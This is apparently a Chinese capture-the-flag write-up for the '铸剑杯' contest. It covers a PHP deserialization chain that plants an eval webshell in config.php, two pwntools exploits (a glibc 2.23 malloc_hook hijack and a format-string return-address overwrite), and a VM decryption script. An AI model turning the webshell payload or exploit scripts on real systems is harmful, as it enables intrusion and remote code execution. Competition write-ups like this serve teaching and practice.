铸剑杯

Web


浅析PHP原生类

代码块

```php
<?php

// 必须完全复制题目中的类定义，特别是 private 属性，否则序列化格式会不匹配
class install {
    private $username;
    private $password;

    // 使用构造函数方便赋值
    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
    public $shell; // 注入的 Webshell 属性
}

// 1. 构造 Until 对象：用于删除锁文件 + 携带 Webshell
$until = new Until();
$until->a = "ZipArchive";      // 调用 ZipArchive 类
$until->b = "install.lock";    // 目标文件
$until->c = 8;                 // ZipArchive::OVERWRITE (覆盖模式)
$until->shell = "<?php @eval($_POST['cmd']);?>"; // Webshell payload

// 2. 构造内层 install 对象：用于触发 __invoke
// 这里 $username 传入 $until 对象，当调用 ($this->username)() 时触发 $until->__invoke()
$install_inner = new install($until, "123");

// 3. 构造外层 install 对象：用于触发 __toString
```

```
// 这里 $username 传入 $install_inner，当 echo $this->username 时触发 $install_inner->__toString()
$install_outer = new install($install_inner, "123");

// 4. 生成 Payload
echo urlencode(serialize($install_outer));

?>
```

将生成的payload作为data参数传进去，成功写入config.php



拿到flag

Pwn

我不吃牛肉

2.23堆菜单，劫持malloc_hook为one_gadget发现不行，意识到malloc没有限制size，而且是%llu直接写/bin/sh地址，改malloc_hook为system即可getshell

代码块

```
#!/usr/bin/env python3

from pwn import *

context(arch = "amd64" , os = "linux" , log_level = "debug")
context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', '-d', 'Ubuntu-22.04']
#docker
#context.terminal = ['tmux', 'splitw', '-h']

```

```python
elf_name = "./pwn"

io = process(elf_name)
io = remote("113.201.14.253",18797)
gdbcmd = """
# free
# b *$rebase(0xB86)
# edit
b *$rebase(0x0BFA)
c
c
b *$rebase(0x0000000000000B27)
"""
# io = gdb.debug(elf_name,gdbcmd)

def menu(choice):
    io.sendlineafter(b"choice:",str(choice).encode())

def show(idx):
    menu(0)
    io.sendlineafter(b"index:",str(idx).encode())

def edit(idx,size,content):
    menu(2)
    io.sendlineafter(b"index",str(idx).encode())
    io.sendlineafter(b"length",str(size).encode())
    io.sendafter(b"content:",content)

def free(idx):
    menu(4)
    io.sendlineafter(b"index",str(idx).encode())

def add(idx,size):
    menu(8)
    io.sendlineafter(b"index:",str(idx).encode())
    io.sendlineafter(b"size",str(size).encode())

add(0,0x100)
add(1,0x68)
free(0)
show(0)
io.recvuntil(b"\x0a")
# io.recvn(2)
libc_base = u64(io.recvn(6).ljust(8,b"\x00")) - 0x3c4b78
success(f"libc_base => {hex(libc_base)}")
free(1)
edit(1,0x100,p64(libc_base+0x3c4aed))
```

```

add(2,0x68)
add(3,0x68)
one_gadget = libc_base + 0xf03a4
realloc = libc_base + 0x3e4070
system  = libc_base + 0x453a0
bin_sh = libc_base + 0x18ce57
edit(3,0x100,b"A"*(0x13-8) + p64(one_gadget) + p64(system))
add(4,bin_sh)

io.interactive()

```

我最好的初代同事

格式化字符串漏洞，有后门，在栈上找了一个二级指针stack指针

首先泄露stack地址和elf_base

然后格式化字符串漏洞给修改time限制，为0

接着修改外层函数main返回地址为后门，栈平衡之后 `getshell`

代码块

```
#!/usr/bin/env python3

from pwn import *

context(arch = "amd64" , os = "linux" , log_level = "debug")
context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', '-d', 'Ubuntu-22.04']
#docker
#context.terminal = ['tmux', 'splitw', '-h']

elf_name = "./fmt"

io = process(elf_name)
io = remote("113.201.14.253",53209)
gdbcmd = """
# game
b *$rebase(0x012F8)
c
"""
# io = gdb.debug(elf_name,gdbcmd)

for i in range(5):
```


```python
    io.recvuntil(b"what's ")
    n1 = int(io.recvuntil(b" ")[:-1])
    io.recvuntil(b"add")
    n2 = int(io.recvuntil(b"\x0a")[:-1])
    io.sendline(str(n1+n2).encode())
def menu(choice):
    io.sendlineafter(b"[2]leave",str(choice).encode())

def se(payload):
    menu(1)
    io.sendafter(b"Input:",payload)

se(b"%8$p%10$p")
io.recvuntil(b"0x")
elf_base = int(io.recvn(12),16) - 0x11a0#- 0x24083
io.recvuntil(b"0x")
stack_base = int(io.recvn(12),16) # 0x7fffffffd920
success(f"""
elf_base => {hex(elf_base)}
stack_base => {hex(stack_base)}
""")
time_addr = stack_base - 0x10 + 0x4
ret_addr = stack_base + 0x8
se(b"%7$hn\x00\x00\x00" + p64(time_addr) )
# se(b"%$" + str(0).encode() + b"%7$hn" + p64(stack_base-0x10) )

se(b"%19$p%13$p")
io.recvuntil(b"0x")
libc_base = int(io.recvn(12),16) - 0x24083
io.recvuntil(b"0x")
c = int(io.recvn(16),16)
success(f"""
libc_base => {hex(libc_base)}
cnanry => {hex(c)}
""")
# gdb.attach(io,gdbcmd)
se(b"%7$hn\x00\x00\x00" + p64(time_addr) )

rbp = stack_base + 0x8
off = rbp&0xff

se(b"%" + str(off).encode() + b"c%10$hhn")
se(b"%7$hn\x00\x00\x00" + p64(time_addr) )
se(b"%" + str(off+8).encode() + b"c%14$hhn")
se(b"%7$hn\x00\x00\x00" + p64(time_addr) )

# gdb.attach(io,gdbcmd)
```

```python
read_ = elf_base + 0x14D4
se(b"%" + str(read_&0xffff).encode() + b"c%14$hn")
menu(2)
# se(b"%7$hn\x00\x00\x00" + p64(time_addr) )

io.interactive()

```

Re

VM

在运算处下idc断点得到数据流



```
FA0 - 34 = F6C
11112222 ^ 11112222 = 0
AABBCCDD ^ AABBCCDD = 0
AABBCCDD >> 18 = AA
AABBCCDD ^ AABBCCDD = 0
AABBCCDD >> 10 = AABB
AABBCCDD ^ AABBCCDD = 0
AABBCCDD >> 8 = AABBCC
AABBCCDD ^ AABBCCDD = 0
0 == 3
33334444 << 3 = 999A2221
F7C + 0 = F7C
1010101 * AA = AAAAAAAA
AAAAAAAA ^ 999A2221 = 3330888B    ; A ^= key[0] ^ (B << 3)
11112222 ^ 3330888B = 2221AAA9
1 + 0 = 1
1 == 3
2221AAA9 << 3 = 110D5549
F7C + 1 = F7D
1010101 * BB = BBBBBBBB
BBBBBBBB ^ 110D5549 = AAB6EEF2    ; B ^= key[1] ^ (A << 3)
33334444 ^ AAB6EEF2 = 9985AAB6
1 + 1 = 2
2 == 3
9985AAB6 << 3 = CC2D55B4
F7C + 2 = F7E
1010101 * CC = CCCCCCCC
CCCCCCCC ^ CC2D55B4 = E19978
2221AAA9 ^ E19978 = 22C033D1
1 + 2 = 3
3 == 3
22C033D1 << 3 = 16019E89
F7C + 3 = F7F
1010101 * DD = DDDDDDDD
DDDDDDDD ^ 16019E89 = CBDC4354
9985AAB6 ^ CBDC4354 = 5259E9E2
1 + 3 = 4
4 == 3
5259E9E2 | 0 =
0 | 22C033D1 =
34 + F6C = FA0
```

trace.txt

然后交给ai解密即可获得flag

exp:

代码块

```python
import struct


def rol(value, count, bits=32):
    """循环左移 (Rotate Left) - 与加密逻辑一致"""
    return ((value << count) & (2 ** bits - 1)) | (value >> (bits - count))

def decrypt(ciphertext, key_int):
```

```python
    # 1. 将 64位 密文拆分为 v0, v1
    v0 = (ciphertext >> 32) & 0xFFFFFFFF
    v1 = ciphertext & 0xFFFFFFFF

    print(f"[-] Ciphertext Split: v0={hex(v0)}, v1={hex(v1)}")

    # 2. 准备密钥字节 [AA, BB, CC, DD]
    k = [
        (key_int >> 24) & 0xFF,
        (key_int >> 16) & 0xFF,
        (key_int >> 8) & 0xFF,
        key_int & 0xFF
    ]

    # 3. 逆序循环 (从 Round 3 到 Round 0)
    for i in range(3, -1, -1):
        # 生成 Key Splat (例如 0xDD -> 0xDDDDDDDD)
        key_splat = k[i] * 0x01010101

        if i % 2 != 0:
            # 奇数轮 (i=3, 1): 加密时改变的是 v1, 解密时还原 v1
            # 算法: v1 = v1 ^ ROL(v0, 3) ^ key_splat
            op = rol(v0, 3)
            v1 = v1 ^ op ^ key_splat
            print(f"Round {i} (Key {hex(k[i])}): v1 restored to {hex(v1)}")
        else:
            # 偶数轮 (i=2, 0): 加密时改变的是 v0, 解密时还原 v0
            # 算法: v0 = v0 ^ ROL(v1, 3) ^ key_splat
            op = rol(v1, 3)
            v0 = v0 ^ op ^ key_splat
            print(f"Round {i} (Key {hex(k[i])}): v0 restored to {hex(v0)}")

    # 4. 拼接结果
    plaintext = (v0 << 32) | v1
    return plaintext


# --- 执行解密 ---
cipher_val = 0xC3BB7C783538B88E
key_val = 0xAABBCCDD

plain_val = decrypt(cipher_val, key_val)

print("-" * 30)
print(f"Hex Plaintext: {hex(plain_val)}")

# 尝试转换为字符串 (如果是 Flag 的话)
```

```python
try:
    plain_bytes = plain_val.to_bytes(8, 'big')
    print(f"ASCII String : {plain_bytes}")
except:
    print("Result is not valid ASCII")
```

最后转大写md5加密即可

Game

我勒个超级马里奥

第一关通关了就会flag就会出现在屏幕上